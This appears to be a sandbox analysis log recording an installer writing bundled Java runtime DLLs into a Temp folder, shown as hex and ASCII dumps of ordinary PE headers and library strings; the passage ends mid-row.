File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\j2pkcs11.dll	32768	18496	69 6f 6e 00 70 53 61 6c 74 00 00 00 70 50 61 73 73 77 6f 72 64 00 00 00 70 49 6e 69 74 56 65 63 74 6f 72 00 73 75 6e 2f 73 65 63 75 72 69 74 79 2f 70 6b 63 73 31 31 2f 77 72 61 70 70 65 72 2f 43 4b 5f 50 42 45 5f 50 41 52 41 4d 53 00 00 00 70 49 6e 69 74 56 65 6b 74 6f 72 00 70 50 61 72 61 6d 65 74 65 72 00 00 6d 65 63 68 61 6e 69 73 6d 00 00 00 73 75 6e 2f 73 65 63 75 72 69 74 79 2f 70 6b 63 73 31 31 2f 77 72 61 70 70 65 72 2f 43 4b 5f 4d 45 43 48 41 4e 49 53 4d 00 00 00 00 70 50 72 66 44 61 74 61 00 00 00 00 70 72 66 00 69 74 65 72 61 74 69 6f 6e 73 00 00 70 53 61 6c 74 53 6f 75 72 63 65 44 61 74 61 00 73 61 6c 74 53 6f 75 72 63 65 00 00 73 75 6e 2f 73 65 63 75 72 69 74 79 2f 70 6b 63 73 31 31 2f 77 72 61 70 70 65 72 2f 43 4b 5f 50 4b 43 53 35 5f 50 42	ionpSaltpPasswordpInitVectorsun/security/pkcs11/wrapper/CK_PBE_PARAMSpInitVektorpParametermechanismsun/security/pkcs11/wrapper/CK_MECHANISMpPrfDataprfiterationspSaltSourceDatasaltSourcesun/security/pkcs11/wrapper/CK_PKCS5_PB	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jaas_nt.dll	0	19520	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\java.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ab fd 21 fd 83 72 fd 83 72 fd 83 72 fd 57 1d 72 fd 83 72 fd 57 28 72 fd 83 72 fd fd 10 72 fd 83 72 fd fd 28 72 fd 83 72 fd fd 00 72 fd 83 72 fd 57 1f 72 fd 83 72 fd 82 72 fd c3 72 fd 57 29 72 fd 83 72 fd 57 18 72 fd 83 72 fd 57 19 72 fd 83 72 fd 57 1e 72 fd 83 72 52 69 63 68 fd 83 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$!rrrWrrW(rrrr(rrrrWrrrrW)rrWrrWrrWrrRichr	success or wait	2	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\java.dll	32768	32768	53 56 fd fd 40 03 00 00 fd 02 33 fd fd 75 fd fd 15 58 32 fd 6d fd 06 59 57 fd 75 08 fd 75 14 56 fd fd 00 03 00 00 00 fd fd fd 1d 68 08 49 fd 6d 56 fd 0d 27 00 00 fd 06 57 fd 75 08 fd 75 14 56 fd fd 00 03 00 00 33 fd 5b 5f 5e fd fd 10 00 55 fd fd 51 53 56 57 33 fd 39 7d 14 74 77 39 7d 18 74 72 fd 75 18 fd 75 08 fd 06 56 fd fd fd 02 00 00 57 fd 75 18 fd 45 fd fd 06 56 fd fd fd 02 00 00 fd 45 08 3b fd 74 4c fd 06 57 fd 75 14 56 fd fd fd 02 00 00 fd fd 3b fd 74 39 fd 75 fd fd 75 08 6a 01 57 53 fd 75 10 fd 15 30 30 fd 6d 57 fd 75 08 fd 45 10 fd 75 18 fd 06 56 fd fd 00 03 00 00 fd 06 57 53 fd 75 14 56 fd fd 00 03 00 00 fd 45 10 fd 03 fd fd fd 5f 5e 5b fd fd 14 00 55 fd fd 7d 14 00 75 05 fd fd fd fd 3f 56 fd 75 08 fd 06 57 6a 00 fd 75 14 56 fd fd fd 02 00 00 fd	SV@3uX2mYWuuVhImV'WuuV3[_^UQSVW39}tw9}truuVWuEVE;tLWuV;t9uujWSu00mWuEuVWSuVE_^[U}u?VuWjuV	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\java.dll	98304	28224	63 63 65 73 73 46 69 6c 65 5f 77 72 69 74 65 42 79 74 65 73 40 32 30 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 69 6f 5f 57 69 6e 4e 54 46 69 6c 65 53 79 73 74 65 6d 5f 63 61 6e 6f 6e 69 63 61 6c 69 7a 65 30 40 31 32 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 69 6f 5f 57 69 6e 4e 54 46 69 6c 65 53 79 73 74 65 6d 5f 63 61 6e 6f 6e 69 63 61 6c 69 7a 65 57 69 74 68 50 72 65 66 69 78 30 40 31 36 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 69 6f 5f 57 69 6e 4e 54 46 69 6c 65 53 79 73 74 65 6d 5f 63 68 65 63 6b 41 63 63 65 73 73 40 31 36 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 69 6f 5f 57 69 6e 4e 54 46 69 6c 65 53 79 73 74 65 6d 5f 63 72 65 61 74 65 44 69 72 65 63 74 6f 72 79 40 31 32 00 5f 4a 61 76 61 5f 6a 61 76 61 5f 69 6f 5f 57 69 6e 4e 54 46 69 6c 65 53 79 73 74 65 6d 5f 63 72 65	ccessFile_writeBytes@20_Java_java_io_WinNTFileSystem_canonicalize0@12_Java_java_io_WinNTFileSystem_canonicalizeWithPrefix0@16_Java_java_io_WinNTFileSystem_checkAccess@16_Java_java_io_WinNTFileSystem_createDirectory@12_Java_java_io_WinNTFileSystem_cre	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JavaAccessBridge-32.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JavaAccessBridge-32.dll	98304	29760	3d 20 30 00 20 20 6d 61 78 69 6d 75 6d 20 41 63 63 65 73 73 69 62 6c 65 20 56 61 6c 75 65 20 69 73 20 6e 75 6c 6c 2e 00 47 65 74 74 69 6e 67 20 4d 61 78 69 6d 75 6d 41 63 63 65 73 73 69 62 6c 65 56 61 6c 75 65 20 2d 20 63 61 6c 6c 20 74 6f 20 44 65 6c 65 74 65 4c 6f 63 61 6c 52 65 66 28 29 00 00 00 20 20 6d 61 78 69 6d 75 6d 20 41 63 63 65 73 73 69 62 6c 65 20 56 61 6c 75 65 20 3d 20 25 73 00 47 65 74 74 69 6e 67 20 4d 61 78 69 6d 75 6d 41 63 63 65 73 73 69 62 6c 65 56 61 6c 75 65 20 2d 20 63 61 6c 6c 20 74 6f 20 43 61 6c 6c 56 6f 69 64 4d 65 74 68 6f 64 28 29 00 00 00 47 65 74 74 69 6e 67 20 4d 61 78 69 6d 75 6d 41 63 63 65 73 73 69 62 6c 65 56 61 6c 75 65 20 2d 20 63 61 6c 6c 20 74 6f 20 52 65 6c 65 61 73 65 53 74 72 69 6e 67 43 68 61 72 73 28 29 00 00	= 0 maximum Accessible Value is null.Getting MaximumAccessibleValue - call to DeleteLocalRef() maximum Accessible Value = %sGetting MaximumAccessibleValue - call to CallVoidMethod()Getting MaximumAccessibleValue - call to ReleaseStringChars()	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JavaAccessBridge.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JavaAccessBridge.dll	98304	29248	65 78 74 28 25 70 29 3a 00 00 00 00 00 00 00 00 20 20 45 72 72 6f 72 21 20 65 69 74 68 65 72 20 65 6e 76 20 3d 3d 20 30 20 6f 72 20 67 65 74 4d 69 6e 69 6d 75 6d 41 63 63 65 73 73 69 62 6c 65 56 61 6c 75 65 46 72 6f 6d 43 6f 6e 74 65 78 74 4d 65 74 68 6f 64 20 3d 3d 20 30 00 20 20 6d 69 6d 69 6d 75 6d 20 41 63 63 65 73 73 69 62 6c 65 20 56 61 6c 75 65 20 69 73 20 6e 75 6c 6c 2e 00 47 65 74 74 69 6e 67 20 4d 69 6e 69 6d 75 6d 41 63 63 65 73 73 69 62 6c 65 56 61 6c 75 65 20 2d 20 63 61 6c 6c 20 74 6f 20 44 65 6c 65 74 65 4c 6f 63 61 6c 52 65 66 28 29 00 00 00 20 20 6d 69 6d 69 6d 75 6d 20 41 63 63 65 73 73 69 62 6c 65 56 61 6c 75 65 20 3d 20 25 73 00 47 65 74 74 69 6e 67 20 4d 69 6e 69 6d 75 6d 41 63 63 65 73 73 69 62 6c 65 56 61 6c 75 65 20 2d 20 63 61	ext(%p): Error! either env == 0 or getMinimumAccessibleValueFromContextMethod == 0 mimimum Accessible Value is null.Getting MinimumAccessibleValue - call to DeleteLocalRef() mimimum Accessible Value = %sGetting MinimumAccessibleValue - ca	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javacpl.cpl	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javacpl.cpl	65536	32768	fd fd 00 00 fd 11 50 fd 32 65 fd fd 59 3b fd 74 09 fd 00 fd fd 00 00 fd fd 08 fd 45 fd fd 03 fd 5d fd 39 5d fd 74 fd 57 fd 75 fd fd 75 18 fd 75 14 6a 01 fd 75 24 fd 85 fd 0f fd fd 00 00 00 fd 35 fd fd 01 10 53 53 57 fd 75 fd fd 75 10 fd 75 0c fd 89 45 fd 3b fd 0f fd fd 00 00 00 fd 00 04 00 00 fd 4d 10 74 29 fd 45 20 3b fd 0f fd fd 00 00 00 39 45 fd 0f fd fd 00 00 00 50 fd 75 1c 57 fd 75 fd fd 75 10 fd 75 0c fd fd fd 00 00 00 00 fd 7d fd 3b fd 7e 42 6a fd 33 fd 58 fd fd fd fd 02 72 36 fd 44 3f 08 3b fd 77 16 fd 66 fd fd fd fd 3b fd 74 68 fd 07 fd fd 00 00 fd fd 08 fd 1a 50 fd 75 64 fd fd 59 3b fd 74 09 fd 00 fd fd 00 00 fd fd 08 fd fd fd 02 33 fd 3b fd 74 3f fd 75 fd 57 fd 75 fd fd 75 fd fd 75 10 fd 75 0c fd 85 fd 74 22 53 53 39 5d 20 75 04 53	P2eY;tE]9]tWuuuju$5SS WuuuE;Mt)E ;9EPuWuuu};~Bj3Xr6D?; wf;thPudY;t3;t? uWuuuut"SS9] uS	success or wait	2	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javacpl.cpl	131072	29184	00 00 00 00 00 00 00 00 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 5d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5d 3a 15 3e 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 3e 15 3a 2a 1c 33 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 33 1c 2a 18 03 33 33 33 12 12 12 12 12 12 12 12 12 12 12 12 33 33 33 33 33 03 18 4a 03 12 12 4f 4d 30 37 1e 1e 1e 1e 1e 1e 37 30 4d 4f 12 12 12 12 03 4a 35 2f 12 3c 10 54 23 1f 2f 2f 2f 2f 2f 03 1f 23 54 10 3c 12 12 12 2f 35 07 2f 12 4f 03 03 03 2f 26 37 24 24 48 2f 2f 2f 03 03 4f 12 12 12 2f 07 3d 03 12 12 4f 4f 3c 03 52 1f 2f 2f 1c 0b 23 10 03 22 12 12 12 12 03 3d 50 03 12 12 12 12 3c 0d 04 24 37 37 24 04 03 0f 23 22 12 12 12 12 03 50 16 03 33 33 33 4f 22	]]]

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_font.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 48 fd fd fd fd fd fd fd fd fd fd fd fd 1f 49 32 fd fd fd fd fd fd fd fd 28 fd fd fd fd fd fd fd 2a fd fd fd fd fd fd fd 15 fd fd fd fd fd fd fd 14 fd fd fd fd fd 5c 16 3a fd fd fd fd fd 5c 16 3e fd fd fd fd fd fd fd fd fd fd fd fd fd fd 14 fd fd fd fd fd fd fd 15 fd fd fd fd fd fd 29 fd fd fd fd fd fd fd 2e fd fd fd fd fd fd fd 2b fd fd fd fd 52 69 63 68 fd fd fd	MZ@!L!This program cannot be run in DOS mode.$l2(*\:\>).+Rich	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_font.dll	32768	24640	63 61 63 68 65 44 57 52 49 54 45 5f 47 4c 59 50 48 5f 52 55 4e 46 69 65 6c 64 73 20 65 72 72 6f 72 3a 20 4a 4e 49 20 65 78 63 65 70 74 69 6f 6e 20 6f 72 20 69 73 53 69 64 65 77 61 79 73 20 3d 3d 20 4e 55 4c 4c 00 00 62 69 64 69 4c 65 76 65 6c 00 00 00 00 00 00 00 63 61 63 68 65 44 57 52 49 54 45 5f 47 4c 59 50 48 5f 52 55 4e 46 69 65 6c 64 73 20 65 72 72 6f 72 3a 20 4a 4e 49 20 65 78 63 65 70 74 69 6f 6e 20 6f 72 20 62 69 64 69 4c 65 76 65 6c 20 3d 3d 20 4e 55 4c 4c 00 00 00 63 61 63 68 65 44 57 52 49 54 45 5f 47 4c 59 50 48 5f 52 55 4e 46 69 65 6c 64 73 20 65 72 72 6f 72 3a 20 4a 4e 49 20 65 78 63 65 70 74 69 6f 6e 20 6f 72 20 3c 69 6e 69 74 3e 20 3d 3d 20 4e 55 4c 4c 00 00 63 6f 6d 2f 73 75 6e 2f 6a 61 76 61 66 78 2f 66 6f 6e 74 2f 64 69 72 65 63 74 77	cacheDWRITE_GLYPH_RUNFields error: JNI exception or isSideways == NULLbidiLevelcacheDWRITE_GLYPH_RUNFields error: JNI exception or bidiLevel == NULLcacheDWRITE_GLYPH_RUNFields error: JNI exception or <init> == NULLcom/sun/javafx/font/directw	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_font_t2k.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_font_t2k.dll	425984	20544	08 b3 6d fd fd fd fd 00 00 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00 06 00 00 00 55 55 55 55 55 55 fd 3e 55 55 55 55 55 55 fd 3f 00 00 00 00 00 fd 6f 41 00 00 00 00 00 00 50 3f fd fd 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_iio.dll	32768	32768	0b fd fd fd 01 00 00 fd fd fd 01 00 00 3b 4e 10 0f 47 4e 10 51 fd 4c 24 14 fd 44 24 14 00 00 00 00 fd 40 04 51 fd 76 0c fd 74 24 28 fd 74 24 28 fd 74 24 28 57 fd 0b 0b fd 44 24 3c fd 74 24 2c fd fd fd 01 00 00 fd 04 fd 50 fd 76 0c fd 42 04 57 fd 0b 44 24 3c fd fd 2c 01 03 5f 5e 5b fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 53 55 fd 6c 24 0c fd fd fd 01 00 00 fd 7b 18 00 75 1a fd 45 04 6a 00 fd 73 10 fd 73 14 fd 40 1c fd 73 08 55 fd 03 fd 14 fd 43 0c fd 44 24 24 56 fd 74 24 24 57 fd 7b 10 2b 7b 18 fd 0e 2b fd 3b fd fd fd fd 01 00 00 0f 47 fd fd 45 60 2b 43 14 3b fd 0f 47 fd fd 44 24 24 57 fd 04 fd fd 4b 18 50 fd 43 0c fd 04 fd 50 fd 42 04 55 fd fd 01 3e fd fd 10 01 7b 18 fd 43 10 5f 5e 39 43 18 72 0a 01 43 14 fd 43 18 00 00 00 00 5d 5b fd fd	;NGNQLD@Qvt$(t$(t$(WD$<t$,Pv BWD$<,_^[SUI${uEjss@sUCD$$Vt$$W{+{+;GE`+C;GD$$WKPCPBU>{C_^9CrCC][	success or wait	2	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_iio.dll	98304	27712	0f fd 89 74 fd 38 fd 74 24 20 03 8d 55 18 3b fd 0f 4c fd 41 43 fd 4c 24 18 3b 8b 4c 24 28 0f fd fd fd fd 33 fd 33 45 fd 7e 13 fd 54 24 30 39 7c fd 38 7f 04 fd 0c 02 40 41 3b fd 7c fd 24 38 04 00 00 5f 5e 5d 5b 33 fd fd 6c 0f 00 00 fd fd 2c 04 00 00 fd fd fd fd fd 0b 4c 24 04 56 fd fd fd 01 00 00 fd 46 10 fd 41 74 fd 76 14 51 fd fd 08 00 00 fd fd 08 fd 46 1c 01 5e fd fd fd fd fd fd fd fd fd fd fd fd 0b 4c 24 04 56 57 68 fd 07 00 00 fd 41 04 fd fd fd 01 00 00 6a 01 51 fd 00 fd 03 fd 0c 33 fd 33 4d fd fd 03 00 00 33 fd fd 7e 28 fd fd fd fd 14 fd fd 76 fd fd 46 04 41 42 48 fd fd 10 7c fd fd 30 7d 27 fd 04 fd 00 00 00 00 fd fd 2b fd fd 89 14 fd fd 0d 76 fd fd 46 04 41 fd fd fd 03 fd 01 03 03 fd 30 7c fd fd	t8t$ U;LACL$;L$(33~T$09|8@A;|$8_^] [3l,L$VFAtvQF^L$VWhAjQ333~(vFABH|0}'+vFA0|	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\java_crw_demo.dll	0	23616	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JAWTAccessBridge-32.dll	0	14912	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jdwp.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfr.dll	0	22592	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfxmedia.dll	98304	16960	5f 47 53 54 4d 65 64 69 61 50 6c 61 79 65 72 5f 67 73 74 47 65 74 50 72 65 73 65 6e 74 61 74 69 6f 6e 54 69 6d 65 40 32 30 00 5f 4a 61 76 61 5f 63 6f 6d 5f 73 75 6e 5f 6d 65 64 69 61 5f 6a 66 78 6d 65 64 69 61 69 6d 70 6c 5f 70 6c 61 74 66 6f 72 6d 5f 67 73 74 72 65 61 6d 65 72 5f 47 53 54 4d 65 64 69 61 50 6c 61 79 65 72 5f 67 73 74 47 65 74 52 61 74 65 40 32 30 00 5f 4a 61 76 61 5f 63 6f 6d 5f 73 75 6e 5f 6d 65 64 69 61 5f 6a 66 78 6d 65 64 69 61 69 6d 70 6c 5f 70 6c 61 74 66 6f 72 6d 5f 67 73 74 72 65 61 6d 65 72 5f 47 53 54 4d 65 64 69 61 50 6c 61 79 65 72 5f 67 73 74 47 65 74 56 6f 6c 75 6d 65 40 32 30 00 5f 4a 61 76 61 5f 63 6f 6d 5f 73 75 6e 5f 6d 65 64 69 61 5f 6a 66 78 6d 65 64 69 61 69 6d 70 6c 5f 70 6c 61 74 66 6f 72 6d 5f 67 73 74 72 65 61 6d	_GSTMediaPlayer_gstGetPresentationTime@20_Java_com_sun_media_jfxmediaimpl_platform_gstreamer_GSTMediaPlayer_gstGetRate@20_Java_com_sun_media_jfxmediaimpl_platform_gstreamer_GSTMediaPlayer_gstGetVolume@20_Java_com_sun_media_jfxmediaimpl_platform_gstream	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfxwebkit.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfxwebkit.dll	32768	32768	40 fd 38 00 75 fd 2b fd 25 fd fd fd 3f 3b fd 75 0e 53 51 fd 08 fd fd fd fd 08 fd fd 74 06 fd fd 10 4e 79 fd 5f fd fd 5e 5d fd fd fd fd fd fd 56 fd fd 33 70 63 fd fd 0f fd fd 00 00 00 fd 16 fd fd 0f fd fd 00 00 00 fd fd 24 00 00 00 00 0f fd fd 0f fd fd fd 09 fd 6e fd fd 08 03 fd 46 fd fd 72 61 68 63 75 04 fd 61 fd 6c fd fd 62 6f 6c 63 75 04 fd 61 fd 60 fd fd 74 78 65 74 75 04 fd 61 fd 54 fd fd 62 6f 6c 62 75 0c 3c 63 74 04 3c 65 75 34 fd 62 fd 40 fd fd 6c 61 65 72 75 08 3c 63 75 24 fd 65 fd 30 fd fd 61 6f 6c 66 75 08 3c 63 75 14 fd 65 fd 20 fd fd 62 75 6f 64 75 08 3c 63 75 04 fd 65 fd 10 fd 41 fd fd fd fd 00 fd fd 74 6e 69 00 74 0c fd 16 fd fd 0f fd 6e fd fd fd 5e f0 64 5e fd fd fd fd fd fd fd fd fd fd fd 04 03 41 10 fd 50 0c fd 4a 10 fd fd 74	@8u+%?;uSQtNy_^]V3c $nFrahcualb olcua`txetuaTbolbu<ct<e u4b@lae ru<cu$e0aolfu<cue buodu<cuetnitn^d^APJt	success or wait	830	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jfxwebkit.dll	33914880	20032	14 3b 1c 3b 28 3b 48 3b 54 3b 74 3b 7c 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b fd 3b 08 3c 28 3c 34 3c 54 3c 60 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c fd 3c 00 3d 08 3d 14 3d 34 3d 3c 3d 48 3d 68 3d 70 3d 7c 3d fd 3d fd 3d fd 3d fd 3d fd 3d fd 3d 08 3e 28 3e 30 3e 3c 3e 60 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e fd 3e 00 3f 20 3f 28 3f 30 3f 38 3f 40 3f 48 3f 50 3f 58 3f 60 3f 68 3f 70 3f 78 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f fd 3f 00 fd fd 01 1c 02 00 00 08 30 28 30 30 30 38 30 44 30 64 30 6c 30 78 30 fd 30 fd 30 fd 30 fd 30 fd 30 fd 30 04 31 24 31 30 31 50 31 58 31 60 31 68 31 74 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 04 32 0c 32 14 32 20 32 40 32 48 32 50	;;(;H;T;t;|;;;;;;;;;;<(<4<T<`< <<<<<<<<<<===4= <=H=h=p=|=======> (>0> <>`>>>>>>>>>>>>>? ?(?0?8?@?H?P?X?`?h?p?x??????????????0 (00080D0d0l0x00000001 $101P1X1` 1h1t111111111222 2@2H2P	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jli.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jli.dll	98304	32768	57 fd 5d fd 39 5d 1c 75 0b fd 45 08 fd 00 fd 40 04 fd 45 1c fd 35 6c fd fd 6f 33 fd 39 5d 20 53 53 fd 75 14 0f fd fd fd 75 10 fd 04 fd 01 00 00 00 50 fd 75 1c fd 8b fd 3b fd 75 04 33 fd fd 7f 7e 3c fd fd fd fd fd 7f 77 34 fd 44 3f 08 3d 00 04 00 00 77 13 fd 35 06 00 00 fd fd 3b fd 74 1c fd 00 fd fd 00 00 fd 11 50 fd fd 1f fd fd 59 3b fd 74 09 fd 00 fd fd 00 00 fd fd 08 fd 05 fd 74 fd fd 04 3f 50 6a 00 53 fd 31 04 fd fd fd fd 0c 57 53 fd 75 14 fd 75 10 6a 01 fd 75 1c fd 85 fd 74 11 fd 75 18 50 53 fd 75 0c fd 15 fd fd fd 6f fd 45 fd 53 fd fd fd fd fd fd 45 fd 59 fd 65 fd 5f 5e 5b fd 4d fd 33 fd fd 01 fd fd fd fd cb fd 55 fd fd fd 10 fd 75 08 fd 4d fd fd 3b fd fd fd 75 24 fd 45 fd fd 75 1c fd 75 18 fd 75 14 fd 75 10 fd 75 0c 50 fd fd fd fd	W]9]uE@E5lo39]SSuuPu;u3~<w4D?=w5;tPY;tt?PjS1WSuujutuPSuoESEYe_^[M3UuM;u$EuuuuuP	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jli.dll	131072	27712	74 20 6f 6e 20 64 65 76 69 63 65 00 46 69 6c 65 20 74 6f 6f 20 6c 61 72 67 65 00 00 49 6e 61 70 70 72 6f 70 72 69 61 74 65 20 49 2f 4f 20 63 6f 6e 74 72 6f 6c 20 6f 70 65 72 61 74 69 6f 6e 00 54 6f 6f 20 6d 61 6e 79 20 6f 70 65 6e 20 66 69 6c 65 73 00 54 6f 6f 20 6d 61 6e 79 20 6f 70 65 6e 20 66 69 6c 65 73 20 69 6e 20 73 79 73 74 65 6d 00 00 00 49 6e 76 61 6c 69 64 20 61 72 67 75 6d 65 6e 74 00 00 00 00 49 73 20 61 20 64 69 72 65 63 74 6f 72 79 00 00 4e 6f 74 20 61 20 64 69 72 65 63 74 6f 72 79 00 4e 6f 20 73 75 63 68 20 64 65 76 69 63 65 00 00 49 6d 70 72 6f 70 65 72 20 6c 69 6e 6b 00 00 00 46 69 6c 65 20 65 78 69 73 74 73 00 52 65 73 6f 75 72 63 65 20 64 65 76 69 63 65 00 55 6e 6b 6e 6f 77 6e 20 65 72 72 6f 72 00 00 00 42 61 64 20 61 64 64 72 65 73 73	t on deviceFile too 